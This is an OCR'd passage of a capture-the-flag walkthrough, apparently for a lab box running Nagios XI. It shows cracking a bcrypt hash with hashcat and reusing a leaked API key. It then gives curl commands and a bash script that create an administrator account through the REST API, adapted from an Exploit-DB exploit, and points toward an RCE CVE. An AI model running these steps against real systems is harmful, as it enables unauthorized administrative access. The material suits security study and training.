
```
  25800 | bcrypt(sha1($pass)) / bcryptsha1                          |
Forums, CMS, E-Commerce
  28400 | bcrypt(sha512($pass)) / bcryptsha512                      |
Forums, CMS, E-Commerce

Please specify the hash-mode with -m [hash-mode].

Started: Wed May  1 22:04:51 2024
Stopped: Wed May  1 22:04:53 2024

hashcat -a 0 -m 3200 hashes /usr/share/wordlists/rockyou.txt --user
$2a$10$d3ca4e1b9293a320e508du1vbuyW8KbSJoGhM/agtN4uCLRiQwurq:1234 #
real_admin (this a fake user, someone on the box created it)
```

But we can also use the `API_KEY` to enumerate the system as we have been able to retrieve the key: `nagiosadmin:` `IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL`

Doing research we see the following:



This leads to `creating users using API` `key:` https://support.nagios.com/forum/viewtopic.php?t=42923



Locked | Search this topic... | 2 posts • Page 1 of 1

add new users to Nagios XI web interface

by xlin125 » Mon Mar 13, 2017 12:34 pm

We have Nagios XI 2014R2.7 and Nagios XI 5.x installed on Redhat 6.x and 7.x. Currently, we add new users to the Nagios XI web interface manually via the Nagios XI web interface. We are looking for a solution that we can automate this process of adding new users to the database by accessing the database directly (e.g., run sql scripts/commands). If you have such information, please share with us. Thanks!

xlin125
Posts: 172
Joined: Mon Jan 19, 2015 6:01 pm

Re: add new users to Nagios XI web interface

by lmiltchev » Mon Mar 13, 2017 1:27 pm

You can use the new REST API to add users.

Example:

CODE: SELECT ALL

```
curl -XPOST "http://x.x.x.x/nagiosxi/api/v1/system/user?apikey=LTltbjobR0X3V5ViDIitYaI8hjsjoFBaOcWYukamF7oAsD8lhJRvSPWq8I3PjTf7&pr
{
    "success": "User account jmcdouglas was added successfully!",
    "userid": 13
}
```

The REST API documentation is available in the Nagios XI web UI, under the "Help" menu.

Hope this helps.


Be sure to check out our Knowledgebase for helpful articles and solutions!


lmiltchev
Former Nagios Staff
Posts: 13587
Joined: Mon May 23, 2011 12:15 pm


From above we create a user called `pyp`:

```
curl -XPOST "https://nagios.monitored.htb/nagiosxi/api/v1/system/user?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL&pretty=1" -d "username=pyp&password=pyp&name=Pyp%20Test&email=pyp@root.htb" -k
{
    "success": "User account pyp was added successfully!",
    "user_id": 9
}
```


We can then log in to the `Nagios XI`:








We gain access to the `dashboard`:



We see the version running:


Nagios XI Authenticated Remote Command Execution



CVE hunting leads us to `CVE-2023-48085` which speaks of an RCE (Remote Code Execution) in versions prior to `5.11.3` which makes our version inclusive. We need to figure out how to exploit this in order to get shell. But research leads to not much details disclosed even because the official site does not provide much:

CVE-2023-48085	The Core Config Manager is vulnerable to a remote code injection attack. Details Forthcoming	Update to Nagios XI 5.11.3 or above

The `Nagios XI Support Forum` helps us again:



From there we can read further:

Re: Run command

by mbellerue » Tue Sep 24, 2019 12:46 pm

Nagios
mbellerue
Posts: 1403
Joined: Fri Jul 12, 2019 11:10 am

Absolutely. There are a couple of different ways to achieve this. Assuming that the command on your Linux server is called check_mycluster.py, and it returns 0 for good, 1 for warning, 2 for critical, and anything else for unknown. If your command doesn't do this, you could also write a wrapper shell script that runs your command, and returns one of those codes. For now, let's just work with check_mycluster.py.

In order to get Nagios to run this command, you can:
* install an agent (like NCPA) on the Linux system, and copy check_mycluster.py to the plugins directory. From there, you can create an NCPA check that calls your check_mycluster.py plugin. More information here,
https://www.nagios.org/ncpa/help/2.1/active.html

* use the check_by_ssh plugin, which will ssh into a remote system, execute a given command, and bring the return message and exit code back to Nagios. More information here,
https://nagios-plugins.org/doc/man/check_by_ssh.html

As of May 25th, 2018, all communications with Nagios Enterprises and its employees are covered under our new Privacy Policy.

Be sure to check out our Knowledgebase for helpful articles and solutions!

Re: Run command

by fsodah » Tue Sep 24, 2019 1:08 pm

fsodah
Posts: 292
Joined: Thu Sep 12, 2019 1:19 am

installing NCPA is a must ??? I need to check if redhat certify installing packages outside the repos

Re: Run command

by mbellerue » Tue Sep 24, 2019 1:12 pm

Nagios
mbellerue
Posts: 1403
Joined: Fri Jul 12, 2019 11:10 am

No, my apologies. These are two different ways of accomplishing this task. If you don't want to, or can't install NCPA in your environment, you can use the check_by_ssh plugin from the Nagios XI server. That will ssh into your Linux host, and execute a command without needing any additional clients on the Linux host.

As of May 25th, 2018, all communications with Nagios Enterprises and its employees are covered under our new Privacy Policy.

Be sure to check out our Knowledgebase for helpful articles and solutions!

Re: Run command

by fsodah » Tue Sep 24, 2019 1:18 pm

fsodah
Posts: 292
Joined: Thu Sep 12, 2019 1:19 am


100% ... I can not install any third party on these servers, it would be great if you could show me an example how to work with check_by_ssh call a command and get it the response back and sending it out to admin via mail or sms.

Re: Run command

by mbellerue » Tue Sep 24, 2019 3:56 pm

Nagios

The above posts leads us to the following attempt:



Which means we require a user with admin privileges. From that we are able to look for a post on the documentation but not much success. However, a chained remote exploit exists which gives us a clue:https://www.exploit-db.com/exploits/44560 -->

```
params3 = urllib.urlencode({
    'username':sploit_username,
    'password':sploit_password,
    'name':'Firsty Lasterson',
    'email':'{0}@localhost'.format(sploit_username),
    'auth_level':'admin',
    'force_pw_change':0
    })

print "[+] STEP 3: Using API Keys to add an administrative user..."
```

So we can change that:


```
#!/bin/bash
# Generate a random username
username=$(cat /dev/urandom | tr -dc 'a-z' | fold -w 3 | head -n 1)
echo "[*] Creating username..."
curl -XPOST "https://nagios.monitored.htb/nagiosxi/api/v1/system/user?
apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL&pret
ty=1" -d
"username=$username&password=pyp&name=Pyp%20Test&email=pyp@root.htb&auth_lev
```

```
el=admin" -k
echo "[+] Username created => $username: pyp"
```

Giving us:

```
[*] Creating username...
{
    "success": "User account yhh was added successfully!",
    "user_id": 11
}
[+] Username created => yhh: pyp
```


We can repeat the process of login and check out the new UI:




